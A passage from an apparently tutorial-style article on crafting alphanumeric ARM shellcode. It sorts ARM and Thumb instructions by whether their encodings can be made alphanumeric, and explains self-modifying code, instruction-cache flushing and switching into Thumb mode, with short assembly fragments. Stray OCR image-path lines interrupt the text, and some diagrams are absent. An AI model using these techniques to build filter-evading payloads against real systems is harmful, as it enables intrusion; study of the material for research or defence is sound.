|SSUB8      |6+      |0 |0 |0 |1 |IZ: 22-21, IO: 7            |
|SSUBADDX   |6+      |0 |0 |0 |1 |IZ: 22-21                   |
|STC        |2+      |d |d |d |0 |                            |
|STM (1)    |        |d |0 |d |0 |IZ: 22, 20                  |
|STM (2)    |        |d |1 |0 |0 |                            |
|STR        |        |d |0 |d |0 |IZ: 22, 20                  |
|STRB       |        |d |1 |d |0 |                            |
|STRBT      |        |d |1 |1 |0 |                            |
|STRD       |5TE+    |d |d |d |0 |IO: 7                       |
|STREX      |6+      |1 |0 |0 |0 |IO: 7                       |
|STRH       |4+      |d |d |d |0 |IO: 7                       |
|STRT       |        |d |0 |1 |0 |IZ: 22, 20                  |
|SUB        |        |0 |1 |0 |d |                            |
|SWI        |        |d |d |d |d |                            |
|SWP        |2a, 3+  |0 |0 |0 |0 |IZ: 22-21, IO: 7            |
|SWPB       |2a, 3+  |0 |1 |0 |0 |IO: 7                       |
|SXTAB      |6+      |1 |0 |1 |0 |IO: 23                      |
|SXTAB16    |6+      |1 |0 |0 |0 |IO: 23                      |
|SXTAH      |6+      |1 |0 |1 |1 |IO: 23                      |
|SXTB       |6+      |1 |0 |1 |0 |IO: 23                      |
|SXTB16     |6+      |1 |0 |0 |0 |IO: 23                      |
|SXTH       |6+      |1 |0 |1 |1 |IO: 23                      |
|TEQ        |        |0 |0 |1 |1 |SZ: 14-13                   |
|TST        |        |0 |0 |0 |1 |IZ: 22-21, SZ: 14-13        |
|UADD16     |6+      |0 |1 |0 |1 |IZ: 6-5                     |
|UADD8      |6+      |0 |1 |0 |1 |IO: 7                       |
|UADDSUBX   |6+      |0 |1 |0 |1 |                            |
|UHADD16    |6+      |0 |1 |1 |1 |IZ: 6-5                     |
|UHADD8     |6+      |0 |1 |1 |1 |IO: 7                       |
|UHADDSUBX  |6+      |0 |1 |1 |1 |                            |
|UHSUB16    |6+      |0 |1 |1 |1 |                            |
|UHSUB8     |6+      |0 |1 |1 |1 |IO: 7                       |
|UHSUBADDX  |6+      |0 |1 |1 |1 |                            |
|UMAAL      |6+      |0 |1 |0 |0 |IO: 7                       |
|UMLAL      |        |1 |0 |1 |d |IO: 23, 7                   |
|UMULL      |        |1 |0 |0 |d |IO: 23, 7                   |
|UQADD16    |6+      |0 |1 |1 |0 |IZ: 6-5                     |
|UQADD8     |6+      |0 |1 |1 |0 |IO: 7                       |
|UQADDSUBX  |6+      |0 |1 |1 |0 |                            |
|UQSUB16    |6+      |0 |1 |1 |0 |                            |
|UQSUB8     |6+      |0 |1 |1 |0 |IO: 7                       |
|UQSUBADDX  |6+      |0 |1 |1 |0 |                            |
|USAD8      |6+      |1 |0 |0 |0 |IO: 23, 15, IZ: 6-5         |
|USADA8     |6+      |1 |0 |0 |0 |IO: 23, IZ: 6-5             |
|USAT       |6+      |1 |1 |1 |d |IO: 23                      |
|USAT16     |6+      |1 |1 |1 |0 |IO: 23                      |
|USUB16     |6+      |0 |1 |0 |1 |                            |
|USUB8      |6+      |0 |1 |0 |1 |IO: 7                       |
|USUBADDX   |6+      |0 |1 |0 |1 |                            |
|UXTAB      |6+      |1 |1 |1 |0 |IO: 23                      |
|UXTAB16    |6+      |1 |1 |0 |0 |IO: 23                      |
|UXTAH      |6+      |1 |1 |1 |1 |IO: 23                      |
|UXTB       |6+      |1 |1 |1 |0 |IO: 23                      |
|UXTB16     |6+      |1 |1 |0 |0 |IO: 23                      |
|UXTH       |6+      |1 |1 |1 |1 |IO: 23                      |
+-----------+--------+--+--+--+--+----------------------------+
```

From the list of 147 instructions that are present in the latest revision of the ARM documentation, we will now remove all instructions that require a specific ARM architecture version and all the instructions that we have disqualified based on whether or not they have bit patterns which are incompatible with alphanumeric characters.

This leaves us with 18 instructions, as listed in the reference manual: B/BL, CDP, EOR, LDC, LDM(1), LDM(2), LDR, LDRB, LDRBT, LDRT,

MCR, MRC, RSB, STM(2), STRB, STRBT, SUB, SWI.

There are a few instructions listed here that are of limited use to us though:


- B/BL: the Branch instruction is of limited use to us in most cases: the last 24 bits of this instruction are taken and then shifted left two positions (because instructions must always start at a multiple of 4). The result is then added to the program counter and execution will then continue at that location. To make this offset alphanumeric, we would have to jump at least 12MB from our current location, this limits the usefulness of this instruction since we will not always be able to control memory that is at least 12MB from our shellcode.
- CDP: is used to tell the coprocessor to do some kind of data processing. Since we can not be sure about which coprocessors may be available or not on a specific platform, we discard this instruction as well.
- LDC: the load coprocessor instruction loads data from a consecutive range of memory addresses into a coprocessor.
- MCR/MRC: move to and from coprocessor register to and from ARM registers. While this instruction could be useful for caching purposes (more on this later), it is a privileged instruction before ARMv6.

We are now left with 13 instructions: EOR, LDM(1), LDM(2), LDR, LDRB, LDRBT, LDRT, RSB, STM, STRB, STRBT, SUB, SWI. We now group together the instructions that have the same basic functionality but that only differ in the details. For instance, LDR loads a word from memory into a register whereas LDRB loads a byte into the least significant bytes of a register. We get the following:

- EOR: Exclusive OR
- LDM (LDM(1), LDM(2)): Load multiple registers from a consecutive memory locations
- LDR (LDR, LDRB, LDRBT, LDRT): Load value from memory into a register
- STM: Store multiple registers to consecutive memory locations
- STR (STRB, STRBT): Store a register to memory
- SUB (SUB, RSB): Subtract
- SWI: Software Interrupt a.k.a. do a system call


Unfortunately, the instructions in the above list are not always alphanumeric. Depending on which operands are used, these functions may still generate non-alphanumeric characters. Hence, some additional constraints must be specified for each function. Below, we discuss these constraints for the instructions in the groups.

- EOR: Syntax: EOR{<cond>}{S} <Rd>, <Rn>, <shifter_operand>




In order for the second byte to be alphanumeric, the S bit must be set to 1. If this bit is set to 0, the resulting value would be less than 47, which is not alphanumeric. Rn can also not be a register higher than R9. Since Rd is encoded in the first four bits of the third byte, it may not start with a 1. This means that only the low registers can be used. In addition, register R0 to R2 can not be used, because this would generate a byte that is too low to be alphanumeric. The shifter operand must be tweaked, such that its most significant four bytes generate valid alphanumeric characters in combination with Rd. The eight least significant bits are, of course, also significant as they fully determine the fourth byte of the instruction. Details about the shifter operand can be found in the ARM architecture reference manual.

- LDM(1): Syntax: LDM{<cond>}<addressing_mode> <Rn>{!}, <registers>




LDM(2): Syntax: LDM{<cond>}<addressing_mode> <Rn>,
<registers_without_pc>^




The list of registers that is loaded into memory is stored in the last two bytes of the instructions. As a result, not any list of registers can be used. In particular, for the low registers, R7 can never be used. R6 or R5 must be used, and if R6 is not used, R4 must be used. The same goes for the high registers. Additionally, the U bit must be set to 0 and the W bit to 1, to ensure that the second byte of the instruction is alphanumeric. For Rn, registers R0 to R9 can be used with LDM(1), and R0 to R10 can be used with LDM(2).


- LDR: Syntax: LDR{<cond>} <Rd>, <addressing_mode>




LDRB: Syntax: LDR{<cond>}B <Rd>, <addressing_mode>



LDRBT: Syntax: LDR{<cond>}BT <Rd>, <post_indexed_addressing_mode>




LDRT: Syntax: LDR{<cond>}T <Rd>, <post_indexed_addressing_mode>



The details of the addressing mode are described in the ARM reference manual and will not be repeated here for brevity's sake. However, the addressing mode must be specified in a way such that the fourth byte of the instruction is alphanumeric, and the least significant four bits of the third byte generate a valid character in combination with Rd. Rd cannot be one of the high registers, and cannot be R0-R2. The U bit must also be 0.

- STM: Syntax: STM{<cond>}<addressing_mode> <Rn>, <registers>^



```
  STRB:  Syntax: STR{<cond>}B <Rd>, <addressing_mode>

   31 28 27 26 25 24 23 22 21 20 19 16 15 12 11          0
  +-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
  |cond | 0| 1| I| P| U| 1| W| 0|  Rn |  Rd |  addr_mode  |
  +-----+--+--+--+--+--+--+--+--+-----+-----+-------------+

   STRBT:  Syntax: STR{<cond>}BT <Rd>, <post_indexed_addressing_mode>

   31 28 27 26 25 24 23 22 21 20 19 16 15 12 11          0
  +-----+--+--+--+--+--+--+--+--+-----+-----+-------------+
  |cond | 0| 1| I| 0| U| 1| 1| 0|  Rn |  Rd |  addr_mode  |
  +-----+--+--+--+--+--+--+--+--+-----+-----+-------------+

  The structure of STM is very similar to the structure of the LDM
  operation, and the structure of STRB(T) is very similar to LDRB(T).
  Hence, comparable constraints apply. The only difference is that
  other values for Rn must be used in order to generate an alphanumeric
  character for the third byte of the instruction.

- SUB:  Syntax: SUB{<cond>}{S} <Rd>, <Rn>, <shifter_operand>

   31 28 27 26 25 24 23 22 21 20 19 16 15 12 11                0
  +-----+--+--+--+--+--+--+--+--+-----+-----+------------------+
  |cond | 0| 0| I| 0| 0| 1| 0| S|  Rn |  Rd |  shifter_operand |
  +-----+--+--+--+--+--+--+--+--+-----+-----+------------------+

   RSB:  Syntax: RSB{<cond>}{S} <Rd>, <Rn>, <shifter_operand>

   31 28 27 26 25 24 23 22 21 20 19 16 15 12 11                0
  +-----+--+--+--+--+--+--+--+--+-----+-----+------------------+
  |cond | 0| 0| I| 0| 0| 1| 1| S|  Rn |  Rd |  shifter_operand |
  +-----+--+--+--+--+--+--+--+--+-----+-----+------------------+

  To get the second byte of the instruction to be alphanumeric, Rn
  and the S bit must be set accordingly. In addition, Rd cannot be
  one of the high registers, or R0-R2. As with the previous
  instructions, we refer you to the ARM architecture reference manual
  for a detailed instruction of the shifter operand.

- SWI:  Syntax: SWI{<cond>} <immed_24>

   31 28 27 26 25 24 23                          0
  +-----+--+--+--+--+-----------------------------+
  |cond | 1| 1| 1| 1|          immed_24           |
  +-----+--+--+--+--+-----------------------------+

  As will become clear further in the article, it was essential for
  us that the first byte of the SWI call is alphanumeric.
  Fortunately, this can be accomplished by using one of the condition
  codes discussed in the previous section. The other three bytes are
  fully determined by the immediate value that is passed as the
  operand of the SWI instruction.


----[ 2.4 Getting a known value in a register

When our shellcode starts executing, we are faced with a problem:
We do not know which values the registers contain. So we must place
our own value in a register, however we don't have any traditional
instructions for doing this. We can't use MOV because that is not
alphanumeric. So we must make do with our remaining instructions.
If we look at our arithmetic instructions, we can't EOR or SUB
a register with/from itself to get a 0 into a register as using
3 registers as arguments is not alphanumeric. We could EOR or SUB
with an immediate, but we don't know the values in the registers
```

so we can't give an appropriate immediate which will return the expected value.
Given that these are our only arithmetic instructions, we can't arithmetically get a known value into a register. So our approach has been to use LDR. Since we know which code we're writing, we can use our shellcode as data and load a byte from the shellcode into a register.

This is done as follows:
```
    SUB    r3, pc, #48
    LDRB   r3, [r3, #-48]
```

PC will always point to our shellcode, however we can't directly access it in an LDR instruction as this would result in non-alphanumeric code. So we copy PC to R3 by subtracting 48 from PC. Then we use R3 in our LDRB instruction to load a known byte from our shellcode into R3 (we use an immediate offset to ensure that the last byte of the instruction is alphanumeric). Once this is done we can use R3 as the base register for loading values into other registers. Subtracting 48 from R3 will give us 0, subtracting 49 will give us -1, performing an exclusing or with a known value will give us another known value, etc.

----[2.5 Writing to R0-R2

One of the constraints, mentioned in section 2.3 on most functions that have an Rd operand, is that registers R0 to R2 cannot be used as destination register. The reason is that the destination register is encoded in the four most significant bits of the third byte of an operation. If these bits are set to the value 0, 1 or 2, this would generate a byte that is not alphanumerical.

On ARM processors, registers R0 to R3 are used to transfer parameters to function calls. If the function has more than 4 parameters, the additional parameters are pushed to the stack. This poses a problem for us, because we will need to populate registers R0 to R3 in our shellcode, in order to pass arguments to functions and system calls. However, it's not easy to write to the contents of these registers, because most operations do not support having R0-R2 as a destination register.

There is, however, one operation that we can use to write to the three lowest registers, without generating non-alphanumeric instructions. The LDM instruction loads values from the stack into multiple registers. It encodes the list of registers it needs to write to in the last two bytes of the instruction. Hence, if bits 0 to 2 are set, registers R0 to R2 will be used to write data to. In order to get the bytes of the instruction to become alphanumeric, we have to add some other registers to the list. In the example shellcode, we will use registers R3 to R7 to do our calculations, store the results to the stack, and then load the results in R0 to R2 with the LDM instruction.

Thumb mode doesn't suffer from this problem, because the resulting register is encoded differently.

----[2.6 Self-modifying Code

With the instructions that remain after discarding all non-alphanumeric bytes, it's pretty hard to write interesting shellcode. There's only limited support for arithmetic operations, which makes it difficult to do the calculations that are necessary to make system calls. In addition, there's no branch instruction either, making loops impossible. So it seems that we are not even Turing complete.

An interesting option would be to switch from the ARM to the Thumb instruction set. Since thumb instructions are shorter, it is likely that more instructions are available for this instruction set. However, in order to go from ARM to Thumb mode, we need the BX instruction, which executes a branch and an optional exchange of processor state. This instruction is, however, not alphanumeric.

Another possibility is to write self-modifying code. The basic idea is to compute and write non-alphanumeric instructions to memory, using only alphanumeric instructions. Then, when the desired code is written in memory, simply jump to the instructions to execute them.

Let's take a look at an example. To keep this simple, we consider here non-alphanumeric shellcode. Only null bytes are not allowed. Imagine you want to execute the instruction:

```
    mov r0, #0
```

The resulting bytes for this instruction are 0xe3a00000. Since there are two null bytes in this instruction, we will either need another instruction or self-modifying code. In this example, we will use self-modifying code:

```
    ldrh   r1, [pc, #6]
    eor    r1, #384
    strh   r1, [pc, #-2]
    .byte 0xe3, 0xa0, 0x80, 0x01
```

In this short code fragment, we load the 0x80 and 0x01 bytes in register R1, we XOR them with 384 (which results in the value 0), and we store the result back over the original instruction. This code has no null bytes in it anymore.

----[2.7 The Instruction Cache

ARM processors have an instruction cache which makes writing self-modifying code hard to do since all the instructions that are being executed will most likely already have been cached. The Intel architecture has a specific requirement to be compatible with self-modifying code and as such, will make sure that when code is modified in memory the cache that possibly contains those instructions is invalidated. ARM has no such requirement, which means that the instructions that have been modified in memory could be different from the instructions that are actually executed since they could have been cached. Given the size of the instruction cache (16kb on our processor), and the proximity of the modified instructions it is very hard to write self-modifying shellcode without having to flush the instruction cache.

One way of ensuring that we can bypass the instruction cache is to use the MCR instruction, which allows us to move a register to the system coprocessor and is alphanumeric. We can set a specific bit in a register and then move that register to the status register of the system coprocessor, allowing us to turn off the instruction cache. However, as we mentioned in section 2.3, this instruction is privileged before ARMv6. Because it is not usable in all shellcode as such, we will not discuss it.

These cache issues and the fact that we can't just turn off the cache are the reasons why the fact that the SWI instruction can be represented alphanumerically was essential: we can't modify the SWI instruction in memory before flushing the cache, but we will need this instruction to perform a flush of the instruction cache. On ARM/Linux, the system call for a cache flush is 0x9F0002. None of these bytes are alphanumeric and since they are issued as part of an

instruction this could result in a problem for our self-modifying code. However, SWI generates a software interrupt and to the interrupt handler, 0x9F0002 is actually data and as a result will not be read via the instruction cache, so if we modify the argument to SWI in our self-modifyign code, the argument will be read correctly.

In non-alphanumeric code, we would flush the instruction cache with this sequence of operations:

```
    mov   r0, #0
    mov   r1, #-1
    mov   r2, #0
    swi   0x9F0002
```

Since these instructions generate a number of non-alphanumeric characters, we will need self-modifying code techniques to use this in the shellcode.

----[2.8 Going to Thumb Mode

As discussed in section 1.5, we don't need to go into Thumb mode to make our shellcode work, but it is more convenient since we only need to make 2 bytes alphanumeric per instruction rather than 4.

Below is an example that will get us into Thumb mode:

```
    sub r6, pc, #-1
    bx r6
```

However, the BX instruction is not alphanumeric, so we must overwrite our shellcode to execute the correct instruction. We must modify this instruction before executing the system call to flush the instruction cache.

Below is the list of Thumb instructions and their constraints with respect to processor version and if it's possible to display them alphanumerically.

instruction	version	disqualifier
ADC		
ADD (1)		IZ:14-13
ADD (2)		
ADD (3)		IZ:14-13
ADD (4)		
ADD (5)		IO: 15
ADD (6)		IO: 15
ADD (7)		IO: 15
AND		Pattern is @
ASR (1)		IZ:14-13
ASR (2)		
B (1)		IO:15
B (2)		IO:15
BIC		IO:7
BKPT	5T+	IO:15
BL		IO:15
BLX (1)	5T+	IO:15
BLX (2)	5T+	IO:7
BX		
CMN		IO:7
CMP (1)		
CMP (2)		IO:7
CMP (3)		
CPS	6+	IO:7

CPY	6+	
EOR		Pattern is @
LDMIA		IO:15
LDR (1)		
LDR (2)		
LDR (3)		
LDR (4)		IO:15
LDRB (1)		
LDRB (2)		
LDRH (1)		IO:15
LDRH (2)		
LDRSB		
LDRSH		
LSL (1)		IZ: 14-13
LSL (2)		IO: 7
LSR (1)		IZ: 14-13
LSR (2)		IO: 7
MOV (1)		IZ: 14,12
MOV (2)		IZ: 14-13
MOV (3)		
MUL		
MVN		IO:7
NEG		
ORR		
POP		IO:15
PUSH		IO:15
REV	6+	IO:15
REV16	6+	IO:15
REVSH	6+	IO:15
ROR		IO:7
SBC		IO:7
SETEND	6+	IO:15
STMIA		IO:15
STR (1)		
STR (2)		
STR (3)		IO:15
STRB (1)		
STRB (2)		
STRH (1)		IO:15
STRH (2)		
SUB (1)		IZ: 14-13
SUB (2)		
SUB (3)		IZ: 14-13
SUB (4)		IZ:15
SWI		IZ:15
SXTB	6+	IZ:15
SXTH	6+	IZ:15
TST		
UXTB	6+	IZ:15
UXTH	6+	IZ:15

If we remove instructions which are not available on all ARM architectures, can not be represented alphanumerically or require special hardware, and then group together the instructions with similar purposes, we get the following list of instructions

- ADC: Add with Cary
- ADD: Add
- ASR: Arithmetic Shift Right
- BX: Branch and Exchange
- CMP: Compare
- LDR: Load Register
- MOV: Move
- MUL: Multiply
- NEG: Negate
- ORR: Logical Or
- STR: Store Register

- SUB: Substract
- TST: Test

As you can see we have a lot more instructions available in Thumb mode than we did in ARM mode. However there are many constraints on the use of these instructions. For every instruction we can only use specific registers or specific values. The constraints here are more esoteric than they are for ARM because of the limited size of instructions. We will go over each instructions and its limitations.

- ADC: Syntax: ADC <Rd>, <Rm>

```
 15 14 13 12 11 10  9  8  7  6  5  3  2  0
+--+--+--+--+--+--+--+--+--+--+-----+-----+
| 0| 1| 0| 0| 0| 0| 0| 1| 0| 1|  Rm |  Rd |
+--+--+--+--+--+--+--+--+--+--+-----+-----+
```

Since bit 7 is set to 0 and bit 6 is set to one, we can use just about any low register for Rm and Rd, the only combination of registers that we must exclude is the use of R0 as both Rm and Rd since that would result in 0x40 or an '@'.
The main problem with this instruction is that we must know the value of the carry flag as it will be added to the result of the addition.

- ADD: There are seven versions of the thumb mode ADD instruction listed in the reference manual. We will refer to them as the reference manual does, i.e. ADD (1) to ADD (7).
ADD (1), ADD (3), ADD (5), ADD (6) and ADD (7) can not be used because their first byte is not alphanumeric.
This leaves us with:
  - ADD (2): add a constant value to a register
  Syntax: ADD <Rd>, #<imm_8>

```
 15 14 13 12 11 10  8 7              0
+--+--+--+--+--+-----+---------------+
| 0| 0| 1| 1| 0|  Rd |      imm_8    |
+--+--+--+--+--+-----+---------------+
```


  Rd can be any low register but imm_8 must follow the constraints of being alphanumeric:
    - 47 < imm_8 < 123
    - imm_8 is not 58-64 or 91-96.
  - ADD (4): adds the value of two registers of which one or both must be a high register.
  Syntax: ADD <Rd>, <Rm>

```
 15 14 13 12 11 10  9  8  7   6  5   3  2  0
+--+--+--+--+--+--+--+--+---+---+-----+-----+
| 0| 1| 0| 0| 0| 1| 0| 0| H1| H2|  Rm |  Rd |
+--+--+--+--+--+--+--+--+---+---+-----+-----+
```

  With H1 = 1 if Rd is a high register and H2 = 1 if Rm is a high register.
  In our case the destination register, Rd may not be a high register because that would set bit 7 of the instruction to 1. As a result, we can only use this instruction to add the contents of a high register to a low one. However since bit 7 must be 0 and bit 6 must be 1, we can't use register R8 as Rm and R0 as Rd together (i.e. we can't do ADD r0, r8) since that would result in the second byte being an '@'. In theory we could use this instruction to be able to add 2 low registers to each other, since for some registers the encoding would still be alphanumeric, however the reference manual specifies that if both registers are low, then the result is unpredictable. So the behavior may vary from one processor version to the next.


- ASR: There are two versions of ASR, ASR (1) and (2) respectively.
ASR (1) allows the shifting of a register by a constant, however this is not alphanumeric. So we must use the second version of

this instruction, ASR (2), which shifts a register based on the value in another register.
Syntax: ASR <Rd>, <RS>




Since bits 7 and 6 of ASR are 0, the first 2 bits of Rs must be 1. This means that Rs must be either R6 or R7.

- BX: Syntax: BX <Rm>




The branch and exchange instruction can be used to enter ARM mode. This is useful if we have code which starts off in Thumb mode: since SWI is not alphanumeric in Thumb, we can't flush the cache if we write self-modifying code. We can, however use the BX instruction to get into ARM mode, where the SWI instruction is alphanumeric. We discuss this in more detail below.
If bit 6 is 0, we must have bits 5 and 4 set to 1, this means that we can only use R6 and R7 from the low registers. For the high registers we can use R9, R10, R11, R13, R14 and R15

- CMP: There are three versions of CMP: CMP (1) to CMP (3). CMP (2) is not alphanumeric.
  - CMP (1) compares a register to an immediate.
    Syntax: CMP <Rn>, #<imm_8>




    As with ADD (2), Rn can be any low register but imm_8 must follow the constraints of being alphanumeric:
      - 47 < imm_8 < 123
      - imm_8 is not 58-64 or 91-96.
  - CMP (3) compares the value of two registers of which one or both must be a high register.
    Syntax: CMP <Rn>, <Rm>



    The same restrictions apply as for ADD. In our case Rn may not be a high register because that would set bit 7 of the instruction to 1. As a result, we can only use this instruction to compare the contents of a high register to a low one.
    As with ADD, Rm can not be R8 if Rn is R0 and comparing two low registers is unpredictable.


- LDR: There are many versions of this instruction: LDR (1) to LDR (4), LDRB (1), LDRB (2), LDRH (1), LDRH (2), LDRSB and LDRSH. Of these, only LDR (4) and LDRH (1) are not alphanumeric.
  - LDR (1) Loads a word from memory address stored in a register into another register. A word offset of maximum 5 bits (i.e. the value is multiplied by 4) can be given to the register containing the memory address.
    Syntax: LDR <Rd>, [<Rn>, #<imm_5> * 4]



    The constraints on register use in this case depend on the value of the immediate. However, we can conclude that in no cases can Rn and Rd both be R0 at the same time.
    If imm_5 is uneven (i.e. bit 6 is set) , then all other registers


```
can be used. However, if imm_5 is even (i.e. bit 6 is not set),
then only R6 and R7 can be used as Rn.
- LDR (2) does the same as LDR (1) except that the offset to the
register containing the memory address to read from is stored in a
register and as a result can be larger than 32.
Syntax: LDR <Rd>, [<Rn>, <Rm>]
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 1| 0| 0|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
Since bit 7 must be 0, Rm is already constrained to registers: R0,
R1, R4 and R5. However, if Rm is R0 or R4, then Rn must be R6
or R7. If Rm is R1 or R5 then Rn and Rd can not both be R0.
- LDR (3) loads a word into a register based on an 8 bit offset
from the program counter (PC).
Syntax: LDR <Rd>, [PC, #<imm_8> * 4]
 15 14 13 12 11 10  8 7              0
+--+--+--+--+--+-----+----------------+
| 0| 1| 0| 0| 1|  Rd |      imm_8     |
+--+--+--+--+--+-----+----------------+
As with ADD (2) and CMP (1) Rd can be any low register but
imm_8 must follow the constraints of being alphanumeric.
- LDRB (1) is essentially the same as LDR (1) except that it loads
a byte from memory instead of a word.
Syntax: LDRB <Rd>, [<Rn>, #<imm_5>]
 15 14 13 12 11 10       6  5  3  2  0
+--+--+--+--+--+----------+-----+-----+
| 0| 1| 1| 1| 1|  imm_5   |  Rn |  Rd |
+--+--+--+--+--+----------+-----+-----+
Similar restrictions apply, with the added restriction however
that imm_5 must be lower than 12, because otherwise the first byte
is larger than 'z' (0x7a). However, if imm_5 is 11 or 10, then
bit 7 of the second byte will be set to one, so in reality it must
be lower than 10 and not equal 7, 6, 2 or 3.
- LDRB (2) is the same as LDR (2) except that it behaves like
LDRB (1), i.e. it loads a byte instead of a word.
Syntax: LDRB <Rd>, [<Rn>, <Rm>]
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 1| 1| 0|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
Since the second byte is identical, the same restrictions as
for LDR (2) apply.
- LDRH (2) is the same as LDR (2) and LDRB (2), except it loads a
halfword (16 bits).
Syntax: LDRH <Rd>, [<Rn>, <Rm>]
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 1| 0| 1|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
The same restrictions as for LDR (2) and LDRB (2) apply.
- LDRSB is the same as LDRB (2), except that it interprets the
byte that it loads as signed.
Syntax: LDRSB <Rd>, [<Rn>, <Rm>]
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 0| 1| 1|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+

Again, the same restrictions apply as for LDRB(2).
- LDRSH is the halfword equivalent of LDRSB.
Syntax: LDRSH <Rd>, [<Rn>, <Rm>]
 15 14 13 12 11 10  9  8  6  5  3  2  0
+--+--+--+--+--+--+--+-----+-----+-----+
| 0| 1| 0| 1| 1| 1| 1|  Rm |  Rn |  Rd |
+--+--+--+--+--+--+--+-----+-----+-----+
The same restrictions apply as for LDRB(2) and LDRH (2).
```

- MOV: There are three versions of this instrction: MOV (1) to MOV (3), but only MOV (3) is alphanumeric. MOV (3) moves to, from or between high registers.
  Syntax: MOV <Rd>, <Rm>




  As with other instructions (ADD and CMP) that operate on high registers, Rd can not be R0 if Rm is R8 and using two low registers is unpredictable.

- MUL: Syntax: MUL <Rd>, <Rm>



